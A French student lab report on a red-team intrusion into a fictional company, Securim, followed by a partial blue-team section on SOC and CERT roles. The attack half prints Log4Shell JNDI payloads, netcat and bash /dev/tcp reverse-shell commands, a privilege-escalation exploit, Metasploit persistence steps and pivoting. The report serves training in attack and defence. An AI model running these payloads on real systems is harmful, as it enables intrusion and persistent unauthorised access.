

# Rapport SAE 6 Cyber

Sécuriser un système réagir face à une cyber attaque



# Table des matières

<b>Table des matières</b> .....	<b>1</b>
<b>Contexte</b> .....	<b>2</b>
<b>RED TEAM</b> .....	<b>2</b>
Reconnaissance.....	2
Scan.....	4
POC .....	4
Fuzzing .....	5
Brute Force .....	5
Log4shell.....	5
Exploitation .....	6
Elévation des privilèges.....	7
Echappement du Docker.....	8
Metasploit.....	8
Revers shell.....	8
Meterpreter.....	9
Persistance .....	9
Ncat.....	10
Exploitation des persistance pour systemd .....	10
Pivoting .....	11
Latéralisation.....	12
Seconde persistance.....	12
Scan LAN.....	12
<b>BLUE TEAM</b> .....	<b>14</b>
Rappel sur la cybersécurité .....	14
Présentation d'un échelon tactique LID .....	14
Hunting.....	15
Qualification par le SOC .....	15
CERT .....	16
Mise en place de la défense.....	17
Architecture LID.....	17
Qu'est-ce que l'on souhaite collecter.....	17
Fleet server .....	17
Découverte de Kibana .....	18
Suricata .....	18
Agents.....	20
Logs pfSense .....	20
Logs Nginx .....	20
Endpoint Security .....	21
Retex.....	21
<b>Source</b> .....	<b>22</b>

# Contexte

Cette SAE a pour but de nous mettre en situation concrète d'une attaque d'entreprise ainsi que de sa défense. Ce rapport sera découpé en deux grande partie:

- RED team (partie attaque)
- BLUE team (partie défense)

Notre Cible :

Securim© une PME française qui propose des services dans le domaine du gardiennage et de la sécurité.

Notre seul point de départ est leur site internet : <http://securim.cfd>

## RED TEAM

La mise en place d'une attaque se déroule en plusieurs parties.

## Reconnaissance

Pour cette partie nous allons faire de L'OSINT afin de récupérer un maximum d'informations sur l'entreprise et les personnes qui y travaillent.

*" L'OSIT désigne tout simplement l'exploitation de sources d'information accessibles à tout un chacun (journaux, sites web, conférences...) à des fins de renseignement. Dans le domaine de la cybersécurité, l'OSINT permet notamment aux attaquants de mener des reconnaissances efficaces contre leurs victimes (individus comme entreprises). Les informations ainsi collectées contribuent notamment à rendre plus crédible l'escroquerie. Le renseignement en sources ouvertes est aussi un outil important du monde du renseignement économique".*

D'après les informations trouvé nous savons que le dirigeant de la société securim est "Eric Dupuis"

Liens vers son linkedIn [eric Dupuis - gérant - SECURIM | LinkedIn](#)

son compte facebook [Éric Dupuis](#)

Les informations de ses sociétés [M. Eric DUPUIS, Gérant de SECURIM sur DIRIGEANT.COM](#)

De plus grâce à un compte LinkedIn Premium, on trouve que le dirigeant possède Gilles RATAMACLAN comme relation. À la vue du profil de ce dernier, il s'agit d'un administrateur réseau et système. Surement celui de securim.

Après une simple recherche sur internet on tombe sur ceci

<https://www.developpez.net/forums/search.php?searchid=16399369>

Bonjour,

Je viens d'arriver sur un nouveau poste et j'ai trouvé une vulnérabilité sur un des dockers qui sert au développement des services web.

Est-ce qu'il y a un risque pour le reste de l'infrastructure ? Et notamment pour la partie LAN ?

L'architecture en question est celle-ci :




Figure 1 : Topologie réseau trouvée sur internet

Cordialement,

Gilles RATAMACLAN

Grâce à cette phase de reconnaissance nous avons une possible porte d'entrée dans l'entreprise securim.

Nous allons essayer de voir si securim possède un revers-proxy.

*"Un proxy inverse désigne un serveur placé devant les serveurs web et transmettant les requêtes des clients (par exemple, les navigateurs web) à ces serveurs web. Les solutions de proxy inverse sont généralement déployées pour améliorer la sécurité, les performances et la fiabilité"*

Par chance, le revers-proxy correspond au firewall de securim.

Rayane DIB / Thomas BILGER cyber FA

## Scan

Nous lançons un nmap sur le reverse-proxy de securim  
résultat, port 80 d'ouvert et le service ngx en écoute dessus

```
(kali@kali: ~)
$ sudo nmap -sC -sV 10.129.14.164
[sudo] Mot de passe de kali :
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-14 09:52 CEST
Nmap scan report for securim.cfd (10.129.14.164)
Host is up (0.073s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.22.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Royal
|_ http-server-header: nginx/1.22.0
MAC Address: 08:00:27:CA:E3:A5 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.56 seconds
```

Figure 2 : scan nmap depuis la machine attaquante vers le reverse-proxy

## POC

*"Le PoC, Proof of Concept, ou preuve de concept en français, est une méthode qui permet d'évaluer la faisabilité d'un projet".*

Nous allons tenter de faire une attaque Log4 shell en faisant une injection de payload dans l'utilitaire Log4j.

Nous allons utiliser l'utilitaire curl pour essayer d'injecter la payload suivante sur securim.cfd  
\${jndi:ldap://IP.RED:9999}

L'injection se fera via l'URI, via le User-agent et le champ Referer

*"Un URI, de l'anglais Uniform Resource Identifier, soit littéralement identifiant uniforme de ressource, est une courte chaîne de caractères identifiant une ressource sur un réseau (par exemple une ressource Web)"*

*"Un user agent, ou agent utilisateur en français, est un message envoyé par votre navigateur Internet à l'ensemble des sites que vous consultez. Le but de ce message est de permettre aux sites web visités de vous identifier, notamment grâce à l'adresse IP."*

*"Referrer ou referer est le terme utilisé en SEO pour désigner l'adresse URL d'un site internet qui génère du trafic vers un autre site (via un ou plusieurs liens). En français, on parle de référent. Ce sont les informations fournies par le serveur HTTP d'un site web qui permettent aux outils analytiques d'identifier ses referrers".*

```
curl -v 'http://securim.cfd/?foo=${jndi:ldap://IP.RED:9999}'
curl -v -A '${jndi:ldap://IP.RED:9999}' 'http://securim.cfd'
curl -v -e '${jndi:ldap://IP.RED:9999}' 'http://securim.cfd'
```

A ce stade, le site de Securim ne semble pas être vulnérable à Log4Shell.

## Fuzzing

Nous allons essayer de trouver d'autres pages sur le site de Securim(c) afin d'augmenter la surface d'attaque potentiellement exploitable. Cette technique s'appelle le fuzzing, elle consiste à essayer un très grand nombre d'URI possibles à l'aide d'un dictionnaire. Elle permet de trouver éventuellement des parties de site qui ne sont pointées par aucun lien, comme un espace d'administration ou une zone en travaux.

Grâce au dictionnaire de Dirbuster nous avons découvert le répertoire "developpers". Lorsque nous essayons d'accéder au répertoire du site, l'erreur 401 unauthorized est retournée.

Il nous faut donc des identifiants pour accéder à cette partie du site.

## Brute Force

La partie brute force nous a permis de trouver les identifiants de la zone protégé du site. Les identifiants sont:

- test
- genius

Test des identifiants sur le site.

## Log4shell

Nous allons de nouveau tester les injections de payload mais cette fois-ci avec les identifiants trouvés précédemment.

```
curl -v -u test :genius 'http://securim.cfd/developers/?foo=${jndi:ldap://IP.RED:9999}\'  
curl -v -u test:genius -A '${jndi:ldap://IP.RED:9999}' http://securim.cfd/developers/  
curl -v -u test:genius -e '${jndi:ldap://IP.RED:9999}' http://securim.cfd/developers/
```

on remarque que le champ referer est journalisé avec la bibliothèque Log4j

```

(kali㉿kali)-[~]
$ curl -v -e '${jndi:ldap://10.0.2.5:9999}' 'http://securim.cfd'
* Trying 10.0.2.4:80 ...
* Connected to securim.cfd (10.0.2.4) port 80 (#0)
> GET / HTTP/1.1
> Host: securim.cfd
> User-Agent: curl/7.82.0
> Accept: */*
> Referer: '${jndi:ldap://10.0.2.5:9999}'
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.22.0
< Date: Tue, 14 May 2024 16:04:59 GMT
< Content-Type: text/html
< Content-Length: 18244
< Connection: keep-alive
< Last-Modified: Sun, 13 Nov 2022 12:50:06 GMT
< ETag: "4744-5ed598ff5cc82"
< Accept-Ranges: bytes
<
<!DOCTYPE html>
<html>

<head>
  <!-- Basic -->
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  <!-- Mobile Metas -->
  <meta name="viewport" content="width=device-wi

```

Figure 3 : Test de la vulnérabilité log4j

## Exploitation

—(kali㉿kali)-[~/Bureau/redtools/log4shell]

└─\$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 192.168.1.28 9999 -e /bin/sh" -A

"192.168.1.28"

Picked up \_JAVA\_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
[ADDRESS] >> 192.168.1.28

[COMMAND] >> nc 192.168.1.28 9999 -e /bin/sh

-----JNDI Links-----

Target environment(Build in JDK 1.8 whose trustURLCodebase is true):

rmi://192.168.1.28:1099/lbr4jf

ldap://192.168.1.28:1389/lbr4jf

Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot

1.2.x+ in classpath):

rmi://192.168.1.28:1099/ai2za6

Target environment(Build in JDK 1.7 whose trustURLCodebase is true):

rmi://192.168.1.28:1099/atldbk

ldap://192.168.1.28:1389/atldb

curl -v -u test:genius -e '\${jndi:ldap://192.168.1.28:1389/lbr4jf}' "http://securim.cfd/developers/"

```

(root㉿kali)-[/home/kali/Bureau/redtools/log4shell]
# curl -u test:genius -e '${jndi:ldap://10.129.14.161:1389/bwzei7}' 'http://securim.cfd/developers/'
Hello, world!

```

Figure 4 : utilisation de log4shell sur la page vulnérable

avec ces info nous savons que le nom d'hôte de la machine distante est "7e82eef02789" et l'utilisateur est "user". Par contre le shell distant n'a pas encore les droits root

```
(kali㉿kali)-[~]  
$ nc -lvnp 9999  
listening on [any] 9999 ...  
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.4] 20734  
ls  
bin  
dev  
etc  
home  
lib  
media  
mnt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
whoami  
user
```

Figure 5 : ouverture d'un netcat sur le port 9999

Nous avons un accès shell depuis le netcat.

## Elévation des privilèges

Nous souhaitons avoir un shell root. Pour cela nous devons une élévation des privilèges en essayant de voir s'il existe une faille sur le système d'exploitation de la machine distante avec la commande searchsploit -w linux kernel 5.10

OS : alpine Linux

version : 5.10.0

Nous allons donc transférer l'exploit sur la machine distante avec la commande python3 -m http.server et compiler l'exploit avec la commande gcc exploit.c -o exploit

La compilation est possible dans certain dossier avec le bit setuid d'activer qui sont la propriété du compte root.

Dans notre cas nous utilisons le dossier usr/bin/sudo

la commande ls -la /.dockerenv nous permet de voir que nous sommes dans un docker.

```
/home/user $ wget http://10.0.2.5:8000/exploit.c  
/home/user $ ls  
app  
exploit.c  
/home/user $ gcc exploit.c -o exploit  
/home/user $ ./exploit /usr/bin/sudo  
[+] hijacking suid binary..  
whoami  
root
```

Figure 6 : Récupération du payload pour l'élévation de privilèges



Avec ce nouvel accès root nous pouvons envoyer un reverse shell généré avec metasploit

## Echappement du Docker

A présent nous allons nous échapper du docker. Vu que le docker est lancé avec l'option --privileged nous pouvons monter le disque de la machine ici /dev/sda1

## Metasploit

Maintenant que nous sommes sortie du docker nous allons essayer de pivoter ou faire du mouvement latéral.

*"Le mouvement latéral fait référence à la technique utilisée par les auteurs de menaces pour naviguer à travers un réseau ou un système compromis, en se déplaçant furtivement d'un hôte à un autre."*

*"Le pivotage est la technique utilisée par les attaquants pour pénétrer plus profondément dans un réseau après avoir obtenu un accès initial. Elle implique généralement l'utilisation d'un système compromis comme rampe de lancement pour accéder à d'autres parties du réseau qui ne sont pas directement accessibles depuis la position de l'attaquant."*

Nous allons utiliser armitage ( une version graphique de metasploit ) afin d'avoir un remote shell pour injecter un payload.

le payload utiliser est "reverse\_bash"

## Revers shell

Après avoir injecté le payload, nous l'enregistrons afin de l'utiliser plus tard

cat /home/kali/Bureau/redtools/payload

bash -c '0<&144-;exec 144<>/dev/tcp/192.168.1.28/4444;sh <&144 >&144 2>&144'>hack

Nous allons maintenant écouter sur le port 4444 avec l'exploit multi/handler  
msf6 > use exploit/multi/handler

Une fois l'exploit configuré correctement le payload chargé par défaut est "shell\_reverse\_tcp". Sauf que nous voulons utiliser notre payload.

Pour faire cela nous utilisons les commandes

msf6 exploit(multi/handler) > set payload cmd/unix/reverse\_bash

payload => cmd/unix/reverse\_bash

Nous pouvons donc exécuter notre payload. Vu que nous n'avons accès qu'au système de fichier de l'hôte victime mais notre shell s'exécute depuis un docker qui tourne

sur celui-ci. Nous ne pouvons donc pas lancer la charge simplement en la copiant-collant.

Nous allons utiliser l'utilitaire cron qui tourne par défaut sur Linux (ici distribution Debian) et permet de planifier des

tâches d'administration. On va donc planifier une tâche récurrente de connexion à notre Kali Linux pour obtenir le reverse shell.

Dans le dossier /etc/cron.d/ on retrouve le fichier e2scrumb\_all

Rayane DIB / Thomas BILGER cyber FA

Grâce à cela on peut être root du shell

## Meterpreter

Nous allons upgrader notre shell vers une payload meterpreter qui sera notre backdoor sur le système pour réaliser les actions futures. On obtient alors un shell plus performant qui sera sur une nouvelle session.

Après avoir fait l'upgrade du shell on crée une nouvelle session afin de vérifier que les droits root sont encore présents.

Pour vérifier cela nous utilisons la commande getuid

Avec le reverse tcp voici les commandes utilisées après avoir entré l'ip et le port (10.0.2.5:5555)

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.5:5555
[*] Command shell session 1 opened (10.0.2.5:5555 → 10.0.2.4:18487 ) at 2024-05-20 04:03:07 +0200

sessions -u 1
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

^Z
Background session 1? [y/N] y
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.5:5555
[*] Sending stage (989032 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.5:5555 → 10.0.2.4:5769 ) at 2024-05-20 04:03:55 +0200
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /root

Mode                Size  Type     Last modified            Name
-----
100600/rw-----    107   fil      2023-06-24 18:34:28 +0200 .bash_history
100644/rw-r--r--    571   fil      2021-04-10 22:00:00 +0200 .bashrc
040755/rwxr-xr-x   4096   dir      2022-08-13 14:54:05 +0200 .local
100644/rw-r--r--    161   fil      2019-07-09 12:05:50 +0200 .profile

meterpreter > getuid
Server username: root
meterpreter >
```

Figure 7 : Meterpreter toujours avec les privilèges root

le meterpreter étant plus agréable à utiliser que le shell netcat et avec le meterpreter élevé (sessions -u) nous pourrions passer à la persistance.

## Persistance

Nous allons mettre en place une persistance afin de nous faciliter l'accès. La persistance devra donc se connecter automatiquement à notre command&control ; se relancer toute seule en cas de crash du processus; se lancer au démarrage de la machine physique.

Rayane DIB / Thomas BILGER cyber FA

Nous allons pour cela créer un service systemd sur la machine cible qui sera donc lui plus discret.

## Netcat

On va installer netcat sur la machine cible pour faciliter l'automatisation de la connexion de la machine cible à notre kali. Depuis la session 1 de metasploit, exécuter la commande apt-get install netcat. Si cela ne fonctionne pas, on met les binaires sur la kali et on fait un serveur web avec python. Cela permet ensuite de télécharger les fichiers avec wget sur la victime et de faire l'installation.

## Exploitation des persistance pour systemd

Pour la persistance on charge l'exploit service\_persistence

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/local/service_persistence) > set service metasploit
service => metasploit
msf6 exploit(linux/local/service_persistence) >
msf6 exploit(linux/local/service_persistence) > set session 2
session => 2
msf6 exploit(linux/local/service_persistence) > set shell_name metasploit
shell_name => metasploit
msf6 exploit(linux/local/service_persistence) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(linux/local/service_persistence) > set lport 5555
lport => 5555
msf6 exploit(linux/local/service_persistence) > set target systemd
target => systemd
msf6 exploit(linux/local/service_persistence) > sh options
[*] exec: sh options

sh: 0: cannot open options: No such file
msf6 exploit(linux/local/service_persistence) > sh option
[*] exec: sh option

sh: 0: cannot open option: No such file
msf6 exploit(linux/local/service_persistence) > show options

Module options (exploit/linux/local/service_persistence):

  Name      Current Setting  Required  Description
  --      -
SERVICE   metasploit      no        Name of service to create
SESSION    2               yes       The session to run this module on
SHELLPATH  /usr/local/bin  yes       Writable path to put our shell
SHELL_NAME metasploit      no        Name of shell file to write

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
LHOST      10.0.2.5        yes       The listen address (an interface may be specified)
LPORT      5555            yes       The listen port

Exploit target:

  Id  Name
  --  --
  3   systemd

msf6 exploit(linux/local/service_persistence) > |
```

Figure 8 : Paramétrage de la persistance

On obtient bien un shell persistant pour le vérifier on utilise la commande reboot

```

msf6 exploit(multi/handler) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.4:34518 ) at 2024-05-16 13:39:23 +0200

```

Figure 9 : Test de la persistance après reboot

## Pivoting

Nous allons utiliser différentes commandes pour s'il existe d'autres réseaux au sein de securim

Grâce à la commande route.

On peut voir le réseau DMZ avec comme passerelle 192.168.200.1

Nous créons une route pour le réseau précédemment découvert

On peut alors venir scanner une machine

```

meterpreter > bg
[*] Backgrounding session 6...
msf6 exploit(linux/local/service_persistence) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):



| Name        | Current Setting | Required | Description                                                                                                                                                                     |
|-------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                                                                                                                |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                                                                                                                      |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.                                                                                                  |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                                                                                                                           |
| RHOSTS      |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                                                                                                                      |



msf6 auxiliary(scanner/portscan/tcp) > set threads 16
threads => 16
msf6 auxiliary(scanner/portscan/tcp) > set rhost 192.168.200.1
rhost => 192.168.200.1
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1024
PORTS => 1-1024
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 192.168.200.1: - 192.168.200.1:53 - TCP OPEN
[*] 192.168.200.1: - 192.168.200.1:80 - TCP OPEN
[*] 192.168.200.1: - 192.168.200.1:443 - TCP OPEN
[*] 192.168.200.1: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >

```

Figure 10 : Scan du réseau

les ports ouverts sont le 53 80 et 443

Nous allons lancer un serveur proxy dans metasploit afin qu'il puisse « forwarder » nos requêtes à travers notre meterpreter en place on utilise le module socks\_proxy

Nous accédons au site de securim.cfg depuis une adresse locale (réseaux interne à securim)




Figure 11 : Site internet de securimLatéralisation

## Seconde persistance

Nous allons nous offrir une seconde persistance au sein de l'infrastructure de Securim© en nous permettant de se connecter en SSH directement sur le pare-feu.

Via l'interface d'administration du pare-feu, on active le SSH.

On test la connexion SSH

ssh [admin@securim.cfd](mailto:admin@securim.cfd)

on peut voir de l'OS du pare-feu est freebsd

## Scan LAN

Nmap supporte mal de passer à travers des proxys car il utilise un accès direct à la carte réseau pour envoyer notamment des paquets non standards. Pour scanner le nouveau réseau LAN découvert, nous allons donc utiliser nmap directement depuis le pare-feu.

Avec le nmap on trouve les machines

un client windows et un contrôleur de domaine

Cela conclut la partie RED team.

# BLUE TEAM

## Rappel sur la cybersécurité

La cybersécurité se partage en deux branches principales : la cyberprotection (ou SSI, ou SecNum) et la cyberdéfense (ou LID pour lutte informatique défensive). Viennent s'y ajouter les modes d'action envisageables dans le cyberspace que sont la lutte informatique offensive (LIO) et la lutte informatique d'influence (LII ou L2I). Les domaines de luttes regroupent la LII, la LID et la LIO quand la SecNum, pour sécurité du numérique, vient davantage en amont pour protéger les systèmes.

A quel domaine de la cybersécurité appartiennent les métiers de pentester et d'expert en maintien de condition de sécurité?

Les métiers de pentester et expert maintien de condition de sécurité appartiennent

*"Les métiers de pentester (ou testeur d'intrusion) et d'expert en maintien de condition de sécurité (MSSI) appartiennent au domaine de la cybersécurité, plus spécifiquement à la sécurité des systèmes d'information (SSI)."*

## Présentation d'un échelon tactique LID

Dans la définition que l'on retiendra d'un échelon tactique LID, il doit être composé d'un SOC (Security OperationsCenter) et d'un CERT (Computer Emergency Response Team).

Les 5 métiers les plus caractéristiques d'un SOC ?

- Analyste N1
- Analyste N2
- Analyste N3
- Ingénieur des stratégies de détection
- Superviseur LID

les 3 métiers représentant au mieux les missions d'un CERT?

- architecte LID
- administrateur des solutions de détection
- spécialiste du maintien en condition de sécurité

Il nous reste 2 métiers qui sont indispensables aux missions à la fois du SOC et du CERT, ceux sont les métiers du renseignement :

- expert rétro-ingénierie / analyste N4
- officier du renseignement d'intérêt cyber

La mission d'un SOC est de détecter. La détection allant de l'élément permettant une suspicion jusqu'à la qualification en incident de sécurité.

Trouvez 4 moyens de détection que peut utiliser un SOC

- Systèmes de détection d'intrusion (IDS/IPS)
- Systèmes de gestion des journaux (SIEM)
- Analyse de la télémétrie
- Threat Intelligence



## Hunting

L'activité de hunting correspond à rechercher, sur un SIEM, des événements qui n'auraient pas été détectés par les règles de corrélation mises en place.

Cela peut se faire :

- soit via des tableaux de bord (dashboard) affichant des métadonnées sur nos systèmes
- surveillés ; soit en recherchant "à la main" dans les traces indexées par le SIEM ;
- soit de façon automatique via des algorithmes de Machine Learning.

Quel métier effectue du hunting ?

Selon nous le métier qui effectue du hunting est l'analyste N2

## Qualification par le SOC

On disait en introduction que la détection allait jusqu'à la qualification d'un événement de sécurité en incident de

sécurité. Reprenons la sémantique :

- une trace collectée sur un système est un événement de sécurité ;
- si cet événement fait sonner une règle de corrélation, il devient une alerte de sécurité
- Enfin, le superviseur LID peut qualifier cette alerte en incident de sécurité et l'escalader.

Comment appelle-t-on une alerte qui n'est pas qualifiée en incident de sécurité ?

Une alerte qui n'est pas qualifiée en incident de sécurité est généralement appelée un "faux positif" ou un "événement suspect".

Sur quels éléments s'appuie le Hunting ?

Le hunting s'appuie sur plusieurs éléments pour détecter les menaces qui ont échappé aux systèmes de détection automatique tels que.

- Indicateurs de compromission (IOC)
- Tendances et comportements anormaux
- Connaissance des tactiques, techniques et procédures (TTP) des attaquants
- Collaboration et partage d'informations

En cas de faux positifs, le superviseur LID fait remonter la problématique afin que les règles de détection soient affinées.

A quel métier le superviseur LID fait-il remonter les problèmes de faux-positifs ?

Le superviseur LID fait remonter les faux positifs à l'administrateur des solutions de détection.

## CERT

un CERT pourra, sur un incident de sécurité, effectuer des prélèvements sur les systèmes incriminés afin de caractériser et d'établir le périmètre de l'attaque. Il utilisera pour ce faire, des compétences de forensic, voire rétro-ingénierie en cas de récupération d'une charge compilée.

L'objectif du CERT ici est de suivre l'ensemble des nouvelles vulnérabilités publiées afin d'en avertir les responsables SSI des systèmes concernés. Ces derniers pourront alors, soit appliquer le correctif proposé par le CERT, soit prendre en compte cette nouvelle vulnérabilité dans leur gestion du risque cyber.

Le travail du spécialiste en MCS demande de très bien connaître les systèmes de son périmètre. En effet, à la réception de nouvelles vulnérabilités (CVE pour Common Vulnerabilities and Exposures), il doit rapidement identifier :

- les briques logicielles impactées (CPE pour Common Platform Enumeration) ; les systèmes de son périmètre possédant ces briques logicielles ;
- le correctif ou contournement permettant de combler la vulnérabilité ;
- une estimation de la gravité opérationnelle de cette vulnérabilité sur la mission.

Cette dernière estimation se fait via la note Environnementale du score CVSS (Common Vulnerability Scoring System) de la vulnérabilité.

Le renseignement d'intérêt cyber (RIC) est nécessaire à la fois au SOC et au CERT. Celui-ci se décompose en 3 champs de connaissance:

- Hostile intent
- capability
- opportunity

Quel métier est responsable de chacun de ces 3 champs :

Connaissance des intentions de nos adversaires :

Connaissance de la capacité de nos adversaires :

Connaissance des opportunités offertes à nos adversaires :



# Mise en place de la défense

## Architecture LID

Qu'est-ce que l'on souhaite collecter

Les traces collectables sont nombreuses et variées :

- le trafic réseau
- les processus (exécution, paramètres, crash, intégrité, ...)
- les fichiers (lecture, modification, création, ...)
- les modifications du système (comptes, registres, pare-feu, ...)

